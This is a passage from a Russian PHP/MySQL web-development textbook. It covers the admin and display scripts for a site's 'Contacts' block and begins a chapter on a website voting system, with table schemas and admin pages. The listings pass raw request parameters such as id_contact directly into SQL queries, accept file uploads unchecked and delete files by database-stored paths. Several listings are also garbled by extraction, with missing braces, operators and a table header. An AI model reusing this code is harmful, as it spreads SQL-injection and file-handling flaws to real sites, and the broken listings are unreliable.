В завершение скрипта в листинге 10.5 во временной переменной `$query` формируется SQL-оператор `INSERT` для добавления новой контактной позиции. Переменная `$query` передается в качестве аргумента функции `mysql_query()`, и если данная функция выполняется успешно, происходит автоматический переход на главную страницу администрирования.

Как уже упоминалось, для редактирования уже существующей контактной позиции используется ранее разработанная форма addcontform.php. Для этого в отдельном файле editcontform.php (листинг 10.6), производится настройка управляющих переменных формы — переменной `$button`, ответственной за вывод названия кнопки, присваивается значение **Исправить**, в качестве обработчика формы (переменная `$action`) назначается скрипт, расположенный в файле editcont.php.

Замечание

Для успешной работы скрипту editcontform.php передаются два параметра `id_contact` и `id_catalog` для первичного ключа контактного блока и текущего каталога соответственно.

```
<?php
  // Устанавливаем соединение с базой данных
  require_once "conf1.php";
  // Настраиваем управляющие переменные HTML-формы addcontform.php
  // для исправления контактного блока
  $button = "Исправить";
  $action = "editcont.php";
  $id_contact = $_GET['id_contact'];
  // Формируем и выполняем SQL-запрос
  // на извлечение редактируемой информации
```

```
  $query = "SELECT * FROM contacts
            WHERE id_contact=$id_contact";
  $cont = mysql_query($query);
  // Если запрос выполнен, то извлекаем информацию
  // и подключаем HTML-форму
  if ($cont)
  {
    $contacts = mysql_fetch_array($cont);
    $name = $contacts['name'];
    $address = $contacts['address'];
    $phone = $contacts['phone'];
    $pos = $contacts['pos'];
    $email = $contacts['email'];
    if($contacts['hide'] == "show") $showhide = "checked";
    else $showhide = "";
    // Подключаем HTML-форму
    include "addcontform.php";
  }
?>
```

После настройки управляющих переменных `$button` и `$action` из таблицы `contacts` извлекается запись, соответствующая редактируемому контактному блоку. Информация, извлеченная из полей записи, присваивается соответствующим переменным, которые подставляются в качестве `value`-значения в HTML-форме. Завершает скрипт включение HTML-формы addcontform.php, в качестве обработчика которой теперь выступает скрипт editcont.php (листинг 10.7).

```
<?php
  // Устанавливаем соединение с базой данных
  require_once ("config.php");
  // Проверяем корректность введенной информации
  if(empty($_POST['name']))
          links($_POST['id_catalog'],"Отсутствует имя и должность");
  if(empty($_POST['pos']))
          links($_POST['id_catalog'],"Не введена позиция продукта");
  // Проверяем, скрыт контактный блок или нет
  if($_POST['hide'] == "on") $showhide = "show";
```

```
else $showhide = "hide";
// Если редактор блока "Контакты" в поле для изображения ввел
// символ "-" или другое изображение, следует уничтожить предыдущее
if (!empty($_FILES['picture']['tmp_name']) ||
   $_FILES['picture']['tmp_name'] == "-")
{
  $query = "SELECT picture, id_contact FROM contacts
            WHERE id_contact=".$_POST['id_contact'];
  $pct = mysql_query($query);
  if(!$pct) links($_POST['id_catalog'],
                  "Ошибка обращения к базе данных");
    if(mysql_num_rows($pct)>0)
    {
      $result = mysql_result($pct,0);
      unlink("../../$result");
    }
}
$picture = "picture='-',";
if (!empty($_FILES['picture']['tmp_name']) &&
          $_FILES['picture']['name'] != "-")
{
  // Закачиваем файл
  $path="files/".date("YmdHis",time()).
        strrchr($_FILES['picture']['name'], ".");
  if (copy($_FILES['picture']['tmp_name'], "../".$path))
        $picture = "picture='$path',";
}
// Заменяем одинарные кавычки
$_POST['name'] = str_replace("'","`",$_POST['name']);
$_POST['address'] = str_replace("'","`",$_POST['address']);
$_POST['phone'] = str_replace("'","`",$_POST['phone']);
$_POST['email'] = str_replace("'","`",$_POST['email']);
// Формируем и выполняем SQL-оператор UPDATE
$query = "UPDATE contacts SET name='".$_POST['name']."',
          address='".$_POST['address']."',
          phone='".$_POST['phone']."',
          email='".$_POST['email']."',
```

```
            pos='".$_POST['pos'].",
            $picture
            hide='$showhide'
            WHERE id_contact=".$_POST['id_contact'];
  // Если запрос выполнен успешно, то осуществляем
  // автоматический переход на главную страницу администрирования
  if(mysql_query($query))
  {
    echo "<HTML><HEAD><META HTTP-EQUIV='Refresh'
          CONTENT='0; URL=index.php?
                    id_catalog=".$_POST['id_catalog']."'>
        </HEAD></HTML>";
  }
  // Вспомогательная функция для вывода ошибок
  function links($id_catalog,$msg)
  {
    // ... текст функции приведен в листинге 10.7
  }
?>
```

Код, приведенный в листинге 10.7, по структуре похож на код для добавления контактной позиции, приведенный в листинге 10.5. Здесь осуществляются те же проверки и преобразования. Отличие наблюдается при работе с изображениями. при редактировании могут сложиться следующие три ситуации:

- изображение не подвергается редактированию;
- изображение удаляется;
- изображение заменяется новым.

В первом случае поле `picture` HTML-формы остается пустым и временная переменная `$picture`, ответственная за поле изображения в SQL-операторе `UPDATE`, также остается пустой, так как программа не заходит ни в один из двух `if`-блоков по обработке изображений.

Во втором случае, если в поле `picture` помещен символ прочерка "-", производится удаление изображения из директории files, где хранятся все изображения данного Web-приложения. Для того чтобы выяснить, имеет ли исправляемый контактный блок изображение и, если имеет, каково его название, к таблице `contacts` осуществляется SQL-запрос. Если число воз-

вращенных функцией mysql_query() строк больше нуля, при помощи функции unlink() файл удаляется, а временная переменная $picture получает значение "picture='-',", что при выполнении SQL-оператора UPDATE приводит к замене пути к текущему файлу на символ прочерка.

Когда происходит замена старого изображения новым, необходимо удалить старое изображение из директории files и скопировать туда новое изображение из временной директории сервера. Здесь программа заходит как в первый if-блок, уничтожающий старый файл, так и во второй, где новый файл копируется в директорию files, а временная переменная $picture получает значение "picture='$path'," , где $path — путь к новому файлу.

В конце листинга 10.7 формируется и выполняется SQL-оператор UPDATE, после успешного выполнения которого происходит автоматический переход на главную страницу администрирования.

Удаление контактного блока осуществляется при помощи скрипта, расположенного в файле delcont.php (листинг 10.8), который принимает три параметра — id_contact, id_parent и id_catalog — для первичного ключа контактного блока, корневой группы контактов и текущего каталога соответственно.

```
<?php
  // Устанавливаем соединение с базой данных
  require_once ("config.php");
  // Получаем параметры из строки запроса
  $id_contact = $_GET['id_contact'];
  // Если у контактного блока есть изображение, уничтожаем его
  $query = "SELECT picture, id_contact FROM contacts
            WHERE id_contact=$id_contact";
  $pct = mysql_query($query);
  if($pct)

    if(mysql_num_rows($pct)>0)
    {
      $result = mysql_result($pct,0);
      unlink("../../$result");
    }
  }
```

```
  // Формируем и выполняем SQL-запрос на удаление
  // контактного блока
  $query = "DELETE FROM contacts
            WHERE id_contact=$id_contact";
  if(mysql_query($query))
  {
    echo "<HTML><HEAD>
          <META HTTP-EQUIV='Refresh'
          CONTENT='0; URL=index.php?id_catalog=$id_catalog'>
          </HEAD>";
  }
  else puterror("Ошибка при удалении контактной информации");
?>
```

В листинге 10.8 перед удалением записи, соответствующей удаляемому контактному блоку в таблице `contacts`, проверяется наличие пути к изображению. Если в поле `picture` имеется путь к файлу, последний уничтожается при помощи функции `unlink()`. После этого формируется и выполняется SQL-оператор `DELETE`, удаляющий запись из таблицы `contacts` с первичным ключом `$id_contact`.

Файлы hidecont.php и showcont.php, осуществляющие сокрытие и отображение информации контактной позиции, аналогичны рассмотренным ранее файлам сокрытия и отображения других Web-приложений (см. листинг 7.30).

На этом разработка системы администрирования блока "Контакты" завершена. Далее будет рассмотрена страница представления, которая используется для отображения контактной информации на сайте.

Страница представления состоит из двух файлов:

- index.php — файл, ответственный за вывод групп контактов (листинг 10.9);
- contacts.php — файл, ответственный за вывод контактных блоков текущей группы контактов (см. листинг 10.10).

```
<html>
<title>Контакты</title>
<head></head><body>
```

```
<h1>Контактная информация</h1>
<?php
  // Устанавливаем соединение с базой данных
  require_once ("admin/config.php");
  // Извлекаем параметр id_catalog из строки запроса,
  // в случае его отсутствия переходим к корневой группе
  if(!isset($_GET['id_catalog'])) $id_catalog = 0;
  else $id_catalog = $_GET['id_catalog'];
  // Извлекаем список групп контактов из таблицы catalog
  $query = "SELECT * FROM catalog
            WHERE hide='show'
            ORDER BY pos";
  $ctg = mysql_query($query);
  if (!$ctg) puterror("Ошибка при обращении к группам контактов");
  // Выводим группы контактов
  while($cat = mysql_fetch_array($ctg))
  {
    // Если первичный ключ группы, извлекаемой из таблицы
    // catalog, равен первичному ключу текущего каталога,
    // выводим контактные блоки
    if($id_catalog == $cat['id_catalog'])
    {
      echo "<li><h2>".$cat['name']."</h2>";
      include "contacts.php";
      echo "<br>";
    }
    else
    {
       // Если группа не является текущей, выводим ссылку, переход
       // по которой приводит к выводу контактных позиций данной группы
       echo "<li><h3><a href=index.php?id_catalog=".
                    $cat['id_catalog'].">".$cat['name']."</a></h3>";
    }
  }
?>
</body>
</html>
```

Скрипт index.php, приведенный в листинге 10.9, может принимать параметр `id_catalog` для задания текущей группы. Значение этого параметра передается переменной `$id_catalog`. Если значение данного параметра не установлено, переменная `$id_catalog` принимает нулевое значение, соответствующее корневой группе.


После этого из таблицы `catalog` извлекаются все группы контактов, отсортированные по полю `pos`, которые выводятся в виде списка гиперссылок. Вывод списка осуществляется в цикле `while`. Если первичный ключ записи равен значению переменной `$id_catalog`, происходит вывод контактной информации за счет включения в тело скрипта файла contacts.php (листинг 10.10).

```
<?php
  // Выбираем блоки контактов из базы данных
  $query = "SELECT * FROM contacts
            WHERE id_catalog=".$cat['id_catalog']." AND hide='show'
            ORDER BY pos";
  $prt = mysql_query($query);
  if($prt)
  {
    // количество рядов в выборке из базы должно быть больше нуля
    if (mysql_num_rows($prt)>0)
    {
      while($par = mysql_fetch_array($prt))
      {
        if ($par['hide']!=1)

          // Под каждое контактное лицо оформляем отдельную таблицу
          if(!empty($par['name'])) echo "<h4>".$par['name']."</h4>";
          echo "<table> ";
          if(!empty($par['address'])) echo "<tr><td>Адрес:
                                    ".$par['address']."</td></tr>";
          if(!empty($par['phone'])) echo "<tr><td>Тел:
                                    ".$par['phone']."</td></tr>";
          if(!empty($par['picture']) && $par['picture']!="-")
                        echo "<tr><td><a href=".$par['picture'].">
                              Изображение</a></td></tr>";
```

```
            echo "</table>";
          }
        }
      } else echo "Извините, в этой группе нет контактной информации.
                   Обратитесь к администратору сайта.";
  }
?>
```

Листинг 10.10 начинается с формирования SQL-запроса на извлечение всех контактных позиций текущей группы. Если в текущей группе контактные позиции отсутствуют — выводится соответствующее предупреждение. Контактные блоки выводятся в цикле `while`; при этом, если поле с соответствующей контактной информации пусто, то соответствующая позиция не выводится.

Глава 11



Блоки "Голосование" и "Гостевая книга"

Для того чтобы иметь обратную связь с клиентами, на корпоративных сайтах применяют, среди прочих, два вида Web-приложений. Первое из них является блоком "Голосование", в котором посетителям предлагается вопрос и несколько вариантов ответа. Такого рода Web-приложения позволяют привлечь внимание к ресурсу, так как посетителям обычно самим интересно посмотреть на результаты опроса. Кроме этого, если ресурс достаточно посещаем, при помощи таких опросов можно собирать нужную социологическую информацию.

Другим Web-приложением, позволяющим наладить обратную связь с посетителями сайта и клиентами компании, является гостевая книга. В гостевой книге посетители сами могут задать вопрос администрации сайта или лицам, представляющим компанию, и получить ответ на интересующие вопросы. В отличие от форума (рассмотренного в *главах 19—21*) гостевая книга не подразумевает длительных обсуждений, лишь замечание или вопрос посетителя и необязательный ответ администратора.

Замечание

Аналогом гостевой книги является блок "Вопрос-ответ" или "FAQ"

11.1. Система голосования

Разрабатываемая в этой главе система голосования позволит оживить сайт, сделать его более динамичным. С помощью системы голосования можно узнавать мнение посетителей по тому или иному вопросу, организовать обратную связь с посетителями. Также следует учесть возможность "накрутки" и фальсификации результатов и защитить систему голосования от этого. Фальсификация возможна, если посетители множественным голосованием целенаправленно пытаются исказить результаты.

Система голосования обычно представляет собой небольшую форму, размещаемую на всех страницах сайта, которая содержит вопрос и варианты ответов на него. С помощью этой формы любой посетитель может ответить на задаваемый вопрос, выбрав один из предлагаемых вариантов ответа и нажав кнопку **Голосовать**. На рис. 11.1 приведен пример размещения блока голосования.

Рис. 11.1. Пример размещения блока голосования на сайте (слева)

Система голосования позволяет вести архив старых опросов. При добавлении нового опроса старый не удаляется, а перемещается в архив. Причем через систему администрирования любой опрос можно восстановить из архива и снова поместить на сайт.

Web-приложение состоит из двух частей: системы представления и системы администрирования. С помощью системы представления на сайте отображается текущее голосование, его результаты, а также предоставляется доступ к просмотру старых опросов из архива.

Рассмотрим систему представления более подробно. Пример вывода блока голосования на страницах сайта показан на рис. 11.1. После того как посети-

тель выбрал вариант ответа с помощью переключателя и нажал кнопку **Голосовать**, его ответ обрабатывается в системе голосования, и вслед за этим автоматически открывается окно с результатами опроса (рис. 11.2).




Рис. 11.2. Окно с результатами опроса

В окне с результатами опроса отображаются результаты текущего голосования. Посмотреть результаты голосования, находящиеся в архиве, можно по нажатию на ссылку **Посмотреть архив голосований**. Откроется страница, похожая на страницу с результатами опроса, изображенную на рис. 11.2, где будут представлены результаты всех голосований, находящихся в архиве.

11.2. Система администрирования

С помощью системы администрирования проводится управление системой голосования. Через интерфейс системы администрирования можно создавать новые голосования, добавлять новые варианты ответов в существующие, направлять голосования в архив и извлекать их из архива.

Главная страница системы администрирования представляет собой меню, с помощью которого можно просмотреть результаты текущего голосования, добавить новое голосование и перейти к просмотру архива.

Рис. 11.3. Главная страница системы администрирования

Нажатие на ссылку **Текущий опрос** откроет страницу с текущим опросом (рис. 11.4).

На этой странице отображаются управляющие ссылки и таблица с результатами голосования. Рассмотрим меню, расположенное над таблицей с результатами голосования. Нажатие на ссылку **Вернуться к управлению голосованиями** откроет главную страницу системы администрирования (см. рис. 11.3). С помощью ссылки **Добавить ответ** можно добавить новый вариант ответа на вопрос в текущее голосование. По нажатию на эту ссылку откроется страница добавления нового варианта ответа (рис. 11.5).

Для добавления нового варианта ответа необходимо вписать вариант ответа в соответствующее поле, изменить, если необходимо, номер позиции и нажать кнопку **Добавить**. Номер позиции позволяет определять порядок вывода вариантов ответа. Вывод осуществляется по возрастанию номера позиции.

Следующая ссылка в меню на странице с результатами текущего голосования (см. рис. 11.4) — **Скрыть опрос**. После нажатия на эту ссылку голосование перестанет отображаться на страницах сайта. Получить доступ к нему можно будет только через систему администрирования. Снова включить отображение голосования на сайте можно нажатием на ссылку **Отобразить опрос**, которая будет выводиться вместо ссылки **Скрыть опрос**.




Рис. 11.4. Страница с результатами текущего опроса




Рис. 11.5. Страница добавление нового варианта ответа на вопрос в голосовании

Переход по ссылке **Направить опрос в архив** (см. рис. 11.4) переместит текущий опрос в архив системы голосования. После перемещения текущего голосования в архив блок голосования перестанет отображаться на страницах сайта.

Таблица с результатами текущего опроса представляет собой список вариантов ответов и статистику по ним. В последних двух столбцах таблицы размещаются управляющие ссылки: **Удалить** и **Исправить**. Переход по ссылке **Удалить** приводит к удалению варианта ответа из системы голосования. При этом результаты голосования посетителей с участием этого варианта ответа будут потеряны. Переход по ссылке **Исправить** приводит к открытию страницы, похожей на страницу добавления нового ответа (см. рис. 11.5), с помощью которой можно откорректировать текст варианта ответа в соответствующем поле или изменить порядок вывода вариантов (поле **Позиция**).

Для того чтобы добавить новый опрос, необходимо вернуться на главную страницу системы администрирования (см. рис. 1.3) и перейти по ссылке **Добавить голосование (старое отправляется в архив)**. Как видно из названия ссылки, при добавлении нового опроса текущий опрос автоматически помещается в архив. Страница добавления нового опроса представляет собой форму для ввода вопроса, на который будут отвечать посетители (рис. 11.6).




Рис. 11.6. Добавление нового голосования

После заполнения поля **Вопрос** и нажатия кнопки **Добавить** новое голосование будет добавлено в систему администрирования и назначено текущим. После создания нового голосования будет автоматически открыта страница с результатами текущего опроса (см. рис. 11.4), работа с которой была рас-

смотрена выше. Завершающим этапом при создании нового голосования является добавление вариантов ответа на вопрос, заданный в голосовании.

Перейти к просмотру архива опросов можно с помощью ссылки **Перейти к архиву голосований**, расположенной на главной странице системы администрирования (см. рис. 11.3). При переходе по этой ссылке откроется страница со всеми опросами, ранее проводимыми на сайте (рис. 11.7).




Рис. 11.7. Архив системы голосования

Формат вывода опросов в архиве повторяет формат отображения текущего голосования на сайте. Отличие заключается в том, что добавляются две управляющие ссылки над таблицей с результатами опросов: **Скрыть** и ***Сделать активным***. *После нажатия на ссылку* **Скрыть** *данный опрос перестанет* быть виден посетителям сайта при просмотре архива. Включить режим отображения можно нажатием на ссылку **Отобразить**, на которую будет заменена ссылка **Скрыть** после скрытия опроса.

Щелчок по ссылке **Сделать активным** переведет опрос из архива в режим активного (текущего) голосования. При этом существующее активное голосование будет перемещено в архив.

11.3. Разработка системы голосования

Разрабатываемая в этой главе система голосования функционирует с помощью СУБД MySQL. База данных для системы голосования состоит из трех таблиц: `poll`, `answer`, `poll_ip`. В таблице `poll` хранятся вопросы голосований, таблица `answer` содержит варианты ответов на вопросы голосований. Таблица `poll_ip` необходима для защиты голосования от "накруток" (повторных голосований в небольшой период времени) — она содержит IP-адреса последних проголосовавших посетителей.

Таблица `poll` содержит следующие поля:

- `id_poll` — первичный ключ таблицы, снабженный атрибутом `AUTO_INCREMENT`;
- `name` — содержит вопрос голосования;
- `archive` — содержит идентификатор, отвечающий за местонахождение голосования в архиве;
- `hide` — содержит идентификатор, отвечающий за отображение опроса для посетителей сайта;
- `pubdate` — время добавления опроса в систему голосования.

SQL-оператор `CREATE`, создающий таблицу `poll`, приведен в листинге 11.1.

```
CREATE TABLE poll (
  id_poll INT(8) NOT NULL AUTO_INCREMENT,
  name TEXT,
  archive ENUM('archive','active') NOT NULL DEFAULT 'archive',
  hide ENUM('show','hide') NOT NULL DEFAULT 'show',
  pubdate DATETIME DEFAULT NULL,
  PRIMARY KEY (id_poll)
) TYPE=MyISAM;
```

Таблица `answer` состоит из следующих полей:

- `id_answer` — первичный ключ таблицы, снабженный атрибутом `AUTO_INCREMENT`;
- `name` — содержит вариант ответа на вопрос;

- pos — определяет порядок вывода ответов;
- hit — количество проголосовавших за данный вариант ответа;
- id_poll — идентификатор голосования, к которому относится данный вариант ответа.

SQL-оператор CREATE, создающий таблицу answer, приведен в листинге 11.2.

```
CREATE TABLE answer (
  id_answer INT(10) NOT NULL AUTO_INCREMENT,
  name TEXT,
  pos INT(4) DEFAULT NULL,
  hit INT(10) DEFAULT NULL,
  id_poll INT(8) DEFAULT NULL,
  PRIMARY KEY (id_answer)
) TYPE=MyISAM;
```

Таблица poll_ip содержит следующие поля:

- id_poll_ip — первичный ключ таблицы, снабженный атрибутом AUTO_INCREMENT;
- ip — IP-адрес проголосовавшего посетителя;
- puttime — время ответа посетителя.

SQL-оператор CREATE, создающий таблицу poll_ip, приведен в листинге 11.3.

```
id_poll_ip INT(10) NOT NULL AUTO_INCREMENT,
  ip TEXT,
  puttime DATETIME DEFAULT NULL,
  PRIMARY KEY (id_poll_ip)
) TYPE=MyISAM;
```

После того как база данных создана, можно приступить к разработке системы голосования. Традиционно начнем ее с разработки системы администрирования. Система администрирования включает в себя 14 файлов:

- index.php — главная страница системы администрирования;
- config.php — скрипт подключения к базе данных;
- currentpoll.php — отображение текущего голосования;

- archivepoll.php — архив системы голосования;
- addpollform.php — форма добавления нового голосования;
- addpoll.php — скрипт-обработчик формы добавления нового голосования;
- addanswform.php — форма добавления варианта ответа на вопрос голосования;
- addansw.php — скрипт-обработчик формы добавления варианта ответа;
- editanswform.php — форма для редактирования ответа на вопрос;
- editansw.php — скрипт-обработчик формы редактирования ответа на вопрос;
- setactive.php — скрипт, устанавливающий обрабатываемое голосование активным и переводящий текущее голосование в архив;
- putarchive.php — скрипт, переводящий текущее голосование в архив;
- hide.php — сокрытие голосования;
- show.php — отображение голосования;
- delansw.php — удаление варианта ответа на вопрос голосования.

Главная страница системы администрирования index.php (см. рис. 1.3) представляет собой обычную HTML-страницу и содержит только управляющие ссылки: **Текущий опрос**, **Добавить голосование (старое отправляется в архив)**, **Перейти к архиву голосований** (листинг 11.4).

```
<table cellspacing="5">
  <tr>
    <td><a href="currentpoll.php">Текущий опрос</a></td>
    <td><a href="addpollform.php">Добавить голосование
                                  (старое отправляется в архив)</a></td>
    <td><a href="archivepoll.php">Перейти к архиву голосований</a></td>
  </tr>
</table>
```

Замечание

Далее в листингах для удобства восприятия будет опущен несущественный HTML-код, связанный в первую очередь со стилевым оформлением Web-приложения. Полная версия данного Web-приложения находится на прилагаемом к книге компакт-диске, а также доступна по адресу http://www.softtime.ru/info/downloads.php.

По нажатию на ссылку **Текущий опрос** открывается страница currentpoll.php, отображающая текущий опрос. Содержимое файла currentpoll.php приведено в листинге 11.5.

```
<?
  // Устанавливаем соединение с базой данных
  require_once("../config.php");
?>
<a href="index.php">Вернуться к управлению голосованиями</a><br>
<?
  // Запрашивается текущее голосование
  $pol = mysql_query("SELECT * FROM poll WHERE archive = 'active'");
  // Если запрос выполнен с ошибкой, то останавливаем выполнение скрипта
  if(!$pol) puterror("Ошибка при обращении к блоку голосования");
  $poll   mysql_fetch_array($pol);
  if (mysql_num_rows($pol)>0)
  {
    // Формируются управляющие ссылки на скрытие или отображение
    if($poll['hide']) $strhide = "<a href=show.php?id_poll=
       ".$poll['id_poll']."&place=currentpoll.php>Отобразить опрос</a>";
    else $strhide = "<a href=hide.php?id_poll=
          ".$poll['id_poll']."&place=currentpoll.php>Скрыть опрос</a>";
    // Отображение управляющих ссылок
?>
    <table><tr>
      <td><a href=addanswform.php?id_poll=
            <? echo $poll['id_poll'] ?>>Добавить ответ</a></td>
      <td><? echo $strhide ?></td>
      <td><a href=putarchive.php?id_poll=
            <? echo $poll['id_poll'] ?>>Направить опрос в архив</a></td>
    </tr></table>
<?
  }
  // Просматриваются варианты ответов на вопрос голосования
  $query = "SELECT * FROM answer
            WHERE id_poll = ".$poll['id_poll']."
            ORDER BY pos";
```

```
  // Вычисляется количество проголосовавших
  $total = "SELECT SUM(hit) FROM answer
            WHERE id_poll=".$poll['id_poll'];
  $ans = mysql_query($query);
  $tot = mysql_query($total);
